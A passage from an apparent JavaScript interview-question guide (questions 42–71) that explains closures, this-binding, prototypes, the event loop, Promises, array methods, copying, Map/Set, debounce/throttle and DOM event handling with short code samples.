console.log(x)  // undefined (never assigned)

let user = null  // I am declaring there is no user right now
A famous historical bug: typeof null returns 'object', even though null is not an object. This was a mistake in the original implementation and is now too late to fix without breaking the web.
42. What is a closure?
A closure is what happens when a function "remembers" the variables from the scope where it was defined, even after that outer scope has finished running. It is one of the most powerful ideas in JavaScript and the foundation of a huge number of patterns.
function counter() {
    let count = 0
    return function () {
        count += 1
        return count
    }
}

const next = counter()
next()  // 1
next()  // 2
next()  // 3
When counter() finishes, you might expect count to vanish. It does not, because the inner function still holds a reference to it. Each call to counter() produces a fresh count and a fresh closure, so two counters do not share state.

Closures are how data privacy works in JavaScript ("private" variables are just variables captured in a closure), how event handlers remember which item they are bound to, and how functional patterns like currying and memoisation are implemented.
43. What is the difference between function declarations and function expressions?
A function declaration uses the function keyword as a statement and gives the function a name. It is hoisted with its body, so you can call it above the line it is defined on.
A function expression is a function used as a value: assigned to a variable, passed as an argument, or returned. It is not hoisted as a function; only the variable name (if any) is hoisted following the rules of var/let/const.
sayHi()                              // works
function sayHi() { console.log('hi') }

sayBye()                             // ReferenceError or TypeError
const sayBye = function () { console.log('bye') }
In practice, most modern code uses expressions (often arrow functions assigned to const), because they are predictable: you cannot accidentally use them before they are defined.
44. What are arrow functions and how are they different from regular functions?
Arrow functions are a shorter syntax for writing functions, introduced in ES6. They look like this:
const add = (a, b) => a + b
const square = n => n * n
const greet = () => console.log('hi')
But they are not just shorter syntax; they have a few important behavioural differences.
- They do not have their own
this. They inheritthisfrom the surrounding scope, which is exactly what you usually want inside callbacks. - They cannot be used with
new(they are not constructors). - They do not have their own
argumentsobject; use rest parameters (...args) instead. - They cannot be generators (
function*).
The practical guidance: use arrow functions for short callbacks and pure functions; use regular function for object methods and constructors where you need a real this.
45. What is this in JavaScript?
this is a special keyword whose value is decided by how a function is called, not where it is defined. That is what makes it confusing for people coming from other languages.
The main rules are:
- Standalone call (
fn()):thisis the global object (windowin browsers), orundefinedin strict mode. - Method call (
obj.fn()):thisisobj. newcall (new Fn()):thisis the brand new object being created.- Explicit binding (
fn.call(x),fn.apply(x),fn.bind(x)):thisisx. - Arrow function: arrow functions ignore all of the above and inherit
thisfrom the surrounding lexical scope.
const user = {
    name: 'Ada',
    greet() {
        console.log(this.name)
    }
}

user.greet()                    // 'Ada'
const fn = user.greet
fn()                            // undefined or error (lost binding)
fn.call(user)                   // 'Ada' (rebound)
A common bug is passing user.greet as a callback and being surprised that this is no longer the user. Either bind it explicitly with .bind(user), or wrap it in an arrow function that captures the right this.
46. What is the difference between call, apply, and bind?
All three are methods on functions that let you control what this is when the function runs. The difference is in how they pass arguments and whether they invoke the function immediately.
fn.call(thisArg, a, b, c): callsfnimmediately with the giventhisand a list of arguments.fn.apply(thisArg, [a, b, c]): callsfnimmediately with the giventhisand an array of arguments.fn.bind(thisArg, a): returns a new function withthispermanently set tothisArg, and optionally with some arguments pre filled. You call it later.
function greet(greeting, name) { return `${greeting}, ${name}` }

greet.call(null, 'Hi', 'Ada')         // 'Hi, Ada'
greet.apply(null, ['Hi', 'Ada'])      // 'Hi, Ada'

const sayHi = greet.bind(null, 'Hi')
sayHi('Ada')                          // 'Hi, Ada'
Mnemonic: Call uses Commas, Apply uses an Array, Bind makes a Bound copy you call later.
47. What is prototypal inheritance?

Every object in JavaScript has a hidden link to another object called its prototype. When you ask for a property that does not exist directly on the object, the engine walks up that chain looking for it, until it finds the property or hits null.
const animal = { eats: true }
const rabbit = Object.create(animal)
rabbit.jumps = true

console.log(rabbit.jumps)  // true (own property)
console.log(rabbit.eats)   // true (found on animal via prototype)
This is how inheritance works in JavaScript at the language level. The class keyword is just nicer syntax on top of this same mechanism. The big win is flexibility: you can extend or even change the prototype at runtime, which is something class based languages cannot do.
48. What is the difference between classical and prototypal inheritance?
In classical inheritance (Java, C#, C++), classes are blueprints, and instances are created from those blueprints. A class is fundamentally different from an instance, and the relationship is fixed at compile time.
In prototypal inheritance (JavaScript), there are no real classes under the hood. Objects inherit directly from other objects. A "class" in JavaScript is just a function with a .prototype object attached.
The practical effect is that JavaScript is more dynamic. You can add a method to a "class" at runtime, and every existing instance will instantly see it, because they all share the same prototype object. That kind of live patching is impossible in a true classical language.
49. What is the event loop?
JavaScript is single threaded: only one piece of code runs at a time. The event loop is the mechanism that lets it handle asynchronous work (timers, network requests, user events) without blocking the main thread.
There are three main parts:
- The call stack is where synchronous code runs. Each function call pushes a new frame; each return pops it.
- The task queue (sometimes called the macrotask queue) holds callbacks for things like
setTimeout, I/O, and UI events. - The microtask queue holds callbacks for resolved Promises,
queueMicrotask, andMutationObserver.

The loop's algorithm is roughly: while the call stack has work, run it. When it is empty, drain the entire microtask queue. Then take exactly one task from the task queue and run it. Repeat forever.
This is why a Promise.resolve().then(...) always runs before the next setTimeout(..., 0) callback, even if both are scheduled at the same time. Microtasks always finish first.
50. What is the difference between microtasks and macrotasks?
Both are queues of asynchronous callbacks waiting to run, but they have different priorities and different sources.
Microtasks come from Promise .then / .catch / .finally handlers, queueMicrotask, and MutationObserver. They run as soon as the current synchronous code finishes, and the engine drains the entire microtask queue before doing anything else.
Macrotasks come from setTimeout, setInterval, I/O, and DOM events. They run one at a time, and after each one the engine checks the microtask queue again.
console.log('1')
setTimeout(() => console.log('2'), 0)
Promise.resolve().then(() => console.log('3'))
console.log('4')

// Output: 1, 4, 3, 2
The takeaway: a chain of resolved Promises can starve out timers if you are not careful, because microtasks always run first.
51. What is the difference between setTimeout, setInterval, and requestAnimationFrame?
All three schedule code to run later, but they aim at different problems.
setTimeout(fn, ms)runsfnonce, at leastmsmilliseconds from now. It can be delayed by other work, so it is an "at least" guarantee, not "exactly."setInterval(fn, ms)runsfnrepeatedly, roughly everymsmilliseconds. If the function takes longer than the interval, calls can stack up.requestAnimationFrame(fn)runsfnright before the browser's next paint, which is usually around 60 times per second on a 60Hz screen. It pauses automatically when the tab is in the background.
For animations, always use requestAnimationFrame. It is synced to the display, it pauses when the user is not looking, and it gives you the best frame rate for the least battery.
52. What is a Promise?
A Promise is an object that represents a value that does not exist yet but will (or will fail to) at some point. Think of it like a receipt: the food is not ready, but you have something concrete to refer to it by.
A Promise is in one of three states: pending (still waiting), fulfilled (succeeded with a value), or rejected (failed with a reason). Once it settles (fulfilled or rejected), it stays that way forever.
const p = new Promise((resolve, reject) => {
    setTimeout(() => resolve(42), 1000)
})

p.then(value => console.log(value))   // 42 after 1 second
 .catch(err => console.error(err))
You almost never write new Promise yourself in modern code. You consume Promises returned by fetch, by libraries, and by async functions. The point of having a standard Promise object is that asynchronous code becomes composable: you can chain .then, combine many Promises with Promise.all, and use them with await.
53. What is async / await?
async / await is syntactic sugar over Promises that lets you write asynchronous code that looks synchronous. Under the hood it is still Promises, but the code reads top to bottom.
async function getUser(id) {
    const res = await fetch(`/users/${id}`)
    if (!res.ok) throw new Error('Failed')
    const user = await res.json()
    return user
}
Two rules:
- An
asyncfunction always returns a Promise. If youreturn 5, callers actually getPromise.resolve(5). awaitcan only be used inside anasyncfunction (or at the top level of a module). It pauses the function until the Promise settles, then continues with the resolved value or throws if it rejected.
You handle errors with regular try / catch, which is one of the biggest readability wins compared to .then chains.
54. What is the difference between Promise.all, Promise.allSettled, Promise.race, and Promise.any?
All four take a list of Promises and return a single Promise, but they wait for different conditions.
| Method | Resolves when | Rejects when | Result |
|---|---|---|---|
Promise.all | All fulfill | Any rejects | Array of results |
Promise.allSettled | All settle (fulfill or reject) | Never | Array of {status, value/reason} |
Promise.race | First settles, either way | First rejects (if it rejects first) | Single result |
Promise.any | First fulfills | All reject | Single result |
In practice: Promise.all is what you reach for most often, when you need everything to succeed. Promise.allSettled is for "do all of these in parallel and report back what happened," even if some fail. Promise.race is for timeouts and "first to respond wins" patterns. Promise.any is for "I have multiple sources, give me whichever succeeds first."
55. What is the difference between forEach, map, filter, and reduce?
These are four array methods you will reach for constantly. Each one takes a callback and runs it on every element, but what they do with the result is different.
forEachruns the callback for each element and returns nothing. Use it only for side effects (logging, mutating something outside).mapreturns a new array of the same length, where each element is the return value of the callback applied to the original element.filterreturns a new array containing only the elements for which the callback returned a truthy value.reducewalks the array and accumulates a single value (a sum, a max, an object, anything).
const nums = [1, 2, 3, 4]

nums.forEach(n => console.log(n))         // logs 1, 2, 3, 4
const doubled = nums.map(n => n * 2)      // [2, 4, 6, 8]
const evens = nums.filter(n => n % 2 === 0)  // [2, 4]
const sum = nums.reduce((acc, n) => acc + n, 0)  // 10
Reduce intimidates beginners, but it is just "walk through and build up an answer." Once it clicks, it becomes the swiss army knife of array methods.
56. What is the difference between shallow copy and deep copy?
A shallow copy duplicates only the top level of an object. Any nested objects inside it are still shared between the original and the copy. So if you change a nested value through the copy, the original sees it too.
A deep copy duplicates everything recursively, so the copy is fully independent.
const a = { x: 1, nested: { y: 2 } }

const shallow = { ...a }
shallow.nested.y = 99
console.log(a.nested.y)  // 99 (oops, shared!)

const deep = structuredClone(a)
deep.nested.y = 5
console.log(a.nested.y)  // 99 still, but deep.nested.y is 5 (independent)
Common shallow copy methods: {...obj}, Object.assign({}, obj), Array.from(arr), arr.slice(). For deep copies, the modern, built in answer is structuredClone(value). You will sometimes still see JSON.parse(JSON.stringify(value)), which works for plain data but throws on functions, dates, sets, maps, and circular references.
57. What is destructuring?
Destructuring is a syntax for unpacking values from arrays or objects into individual variables, in one line.
// Array destructuring (positional)
const [first, second] = [1, 2]
const [a, , c] = [10, 20, 30]   // skip middle

// Object destructuring (by name)
const { name, age = 18 } = user            // age defaults to 18 if undefined
const { name: userName } = user            // rename to userName
const { address: { city } } = user         // nested

// Function parameters
function greet({ name, greeting = 'Hi' }) {
    console.log(`${greeting}, ${name}`)
}
It cleans up a huge amount of boilerplate, especially when working with config objects or function parameters. Modern frameworks lean heavily on destructuring in component props, hook returns, and route params.
58. What is the spread operator and rest parameter?
They look identical (...) but do opposite things, depending on where you write them.
Spread expands an iterable into individual elements. You use it inside a literal or a call.
const arr = [1, 2, 3]
const more = [0, ...arr, 4]                  // [0, 1, 2, 3, 4]
console.log(Math.max(...arr))                // 3

const a = { x: 1 }
const b = { ...a, y: 2 }                     // { x: 1, y: 2 }
Rest collects the remaining elements into an array. You use it in a parameter list or destructuring pattern.
function sum(...nums) {                       // collects all args
    return nums.reduce((a, b) => a + b, 0)
}
const [first, ...others] = [1, 2, 3, 4]      // others = [2, 3, 4]
Rule of thumb: if ... is on the right side of the assignment (or inside a call / literal), it is spread. If it is on the left side (in a parameter list or destructuring), it is rest.
59. What are template literals?
Template literals are strings written with backticks instead of quotes. They give you two superpowers: variable interpolation with ${...}, and multi line strings without escape characters.
const name = 'Ada'
const age = 30

const greeting = `Hello, ${name}!
You are ${age} years old.
Next year you will be ${age + 1}.`
You can put any JavaScript expression inside ${...}, not just variables. There is also a more advanced form called tagged templates, where you prefix the literal with a function name and the function receives the parts of the string and the values separately. Libraries like styled components use that to write CSS inside JavaScript.
60. What is the difference between for...in and for...of?
This trips up beginners constantly, because the names are so similar.
for...in iterates over the keys of an object's enumerable properties (including inherited ones). It is meant for objects.
for...of iterates over the values of any iterable, like arrays, strings, Maps, Sets, and generators. It is meant for collections.
const obj = { a: 1, b: 2 }
for (const key in obj) console.log(key)        // 'a', 'b'

const arr = [10, 20, 30]
for (const value of arr) console.log(value)    // 10, 20, 30
For arrays, always use for...of. Using for...in on an array is a classic source of bugs, because it can pick up extra properties on the array (added by libraries or by you), and the keys are strings, not numbers.
61. What are Map and Set?
Map is a key value collection like an object, but with two big improvements: keys can be any type (objects, functions, anything), and the order of insertion is preserved. It also has a clean API (.set, .get, .has, .delete) and a real .size property.
Set is a collection of unique values. If you add the same value twice, it is only stored once. Insertion order is preserved.
const userScores = new Map()
const ada = { id: 1 }
userScores.set(ada, 95)        // object as key
userScores.get(ada)            // 95

const tags = new Set(['js', 'css', 'js'])
tags.size                      // 2
tags.has('css')                // true
Maps and Sets shine when you need fast inserts and deletes, when you do not want the prototype pollution issues of plain objects, or when you need non string keys.
62. What is the difference between Object and Map?
Both store key value pairs, but they have different design goals.
| Feature | Object | Map |
|---|---|---|
| Key types | Strings and Symbols only | Any value (objects, functions, ...) |
| Insertion order | Mostly preserved (with some rules) | Always preserved |
| Size | Manual: Object.keys(o).length | .size property |
| Iteration | Indirect, via Object.keys/entries | Built in, for...of |
| Default keys (prototype) | Has inherited keys (toString, etc) | Truly empty |
| Performance for frequent add / delete | Slower in many engines | Faster |
Use a plain object for small, fixed shape records (like a config). Use a Map when keys are dynamic, or come from user input, or are non strings, or when you add and remove a lot.
63. What is currying?
Currying is the technique of turning a function that takes many arguments into a chain of functions that each take one argument, returning the next function until you have all of them.
// Normal
function add(a, b, c) { return a + b + c }
add(1, 2, 3)            // 6

// Curried
const addCurried = a => b => c => a + b + c
addCurried(1)(2)(3)     // 6
The point of currying is partial application: you can fix some arguments now and leave the rest for later, producing a specialised function from a general one.
const add = a => b => a + b
const add5 = add(5)
add5(3)                  // 8
add5(10)                 // 15
It is most popular in functional programming styles where you want small reusable functions you can compose.
64. What is debouncing and throttling?
Both are techniques to control how often a function runs in response to a stream of events (like keystrokes, scrolling, or window resizing). They sound similar but solve different problems.
Debounce waits for the events to stop for a given time, then runs the function once. It is perfect for things like a search input: you do not want to fire a request on every keystroke, you want to fire one when the user pauses typing.
Throttle runs the function at most once every X milliseconds, no matter how many events come in. It is perfect for things like scroll handlers: you want regular updates, but not 200 of them per second.
function debounce(fn, delay) {
    let timer
    return (...args) => {
        clearTimeout(timer)
        timer = setTimeout(() => fn(...args), delay)
    }
}

function throttle(fn, limit) {
    let lastRun = 0
    return (...args) => {
        const now = Date.now()
        if (now - lastRun >= limit) {
            lastRun = now
            fn(...args)
        }
    }
}
Knowing which one to use is the real interview question: "search box" -> debounce; "scroll position indicator" -> throttle.
65. What is the difference between JSON.stringify and JSON.parse?
They are mirror image functions for working with JSON, the standard text format used by virtually every web API.
JSON.stringify(value) takes a JavaScript value (object, array, number, string, boolean, or null) and returns a JSON string representation of it.
JSON.parse(text) takes a JSON string and returns the corresponding JavaScript value.
const user = { name: 'Ada', age: 30 }
const text = JSON.stringify(user)            // '{"name":"Ada","age":30}'
const back = JSON.parse(text)                // { name: 'Ada', age: 30 }
A few things worth knowing. JSON.stringify silently drops functions, undefined, and Symbol values; it converts Dates to ISO strings (one way only); and it throws on circular references. For deep cloning real data, prefer structuredClone. And remember that JSON keys must be double quoted strings, which catches a lot of people writing JSON by hand.
DOM, Browser, and Events
66. What is the DOM?
The DOM (Document Object Model) is the in memory tree the browser builds out of your HTML. Every tag, every attribute, every piece of text becomes a node in that tree. JavaScript talks to the page by reading and modifying this tree, not the original HTML text.
A useful way to think about it: HTML is the recipe, the DOM is the cake. Once the page is parsed, your JavaScript only ever sees the DOM. If you change the DOM (element.textContent = 'Hi'), the screen updates. If you change the original HTML string after the page has loaded, nothing happens, because the browser is no longer reading from it.
67. What is the difference between the DOM and the BOM?
The DOM is the document tree: document and everything under it (elements, text, attributes). It is the part of the browser API that lets you manipulate the page's content and structure.
The BOM (Browser Object Model) is everything else the browser exposes that is not about the document content: window, navigator, location, history, screen, alerts, prompts, and so on. These are things about the browser tab, the URL, and the user's environment.
Both are accessed through the global window object. So window.document is the DOM, window.location is part of the BOM. In practice, you rarely care about the distinction by name; you just learn the bits you need.
68. What is the difference between document.getElementById, querySelector, and querySelectorAll?
All three are ways to find elements in the DOM, but they differ in what they accept and what they return.
getElementById('main')takes only an id (no#prefix) and returns the element ornull. It is the fastest and oldest API.querySelector('.card .title')takes any CSS selector and returns the first matching element ornull.querySelectorAll('.card')takes any CSS selector and returns a static NodeList of all matches. Static means it does not auto update if you add more matching elements later.
const el = document.getElementById('main')
const first = document.querySelector('.card .title')
const all = document.querySelectorAll('.card')
all.forEach(card => card.classList.add('seen'))
Modern code uses querySelector / querySelectorAll almost exclusively, because the selector syntax is so flexible. Reach for getElementById when you have an id and want the absolute fastest path.
69. What is event bubbling and capturing?
When something happens on an element (a click, a keypress), the event does not just fire on that element. It travels through the DOM in three phases:
- Capturing phase: the event starts at
windowand travels down through every ancestor toward the target. - Target phase: the event reaches the actual element it was fired on.
- Bubbling phase: the event travels back up through every ancestor to
window.

By default, your event listeners run during the bubbling phase. You can opt into capturing by passing { capture: true } to addEventListener. The reason this exists is so that ancestors can react to events on descendants without having to attach listeners on every individual child, which leads us straight to the next concept.
70. What is event delegation?
Event delegation is a pattern where you attach a single listener to a common ancestor and use the event's target to figure out which child triggered it. It works because of bubbling: a click on a child eventually bubbles up to the parent, where your listener sees it.
document.querySelector('ul').addEventListener('click', (e) => {
    const li = e.target.closest('li')
    if (!li) return
    console.log('Clicked', li.textContent)
})
Why bother? Two reasons. One, you only attach one listener instead of hundreds, which is faster and uses less memory. Two, it works for elements that do not exist yet: any <li> you add later still triggers the parent's listener, because the bubbling does not care that the listener was attached before the child existed. This is exactly how libraries like jQuery's .on() worked, and why server rendered apps with dynamic content use this pattern heavily.
71. What is the difference between event.preventDefault() and event.stopPropagation()?
They sound similar but do completely different things.
preventDefault() cancels the browser's default behaviour for the event. For a form submit event, that means the form does not submit. For a click on a link, that means the browser does not navigate. For a checkbox click, that means the checked state does not toggle.
stopPropagation() stops the event from continuing to propagate through the DOM. It does not affect the browser's default behaviour at all; it just hides the event from ancestor listeners.
form.addEventListener('submit', (e) => {
    e.preventDefault()              // do not actually submit the form
    saveAjax(form)
})

childButton.addEventListener('click', (e) => {
    e.stopPropagation()             // do not let parent's click listener see this
})
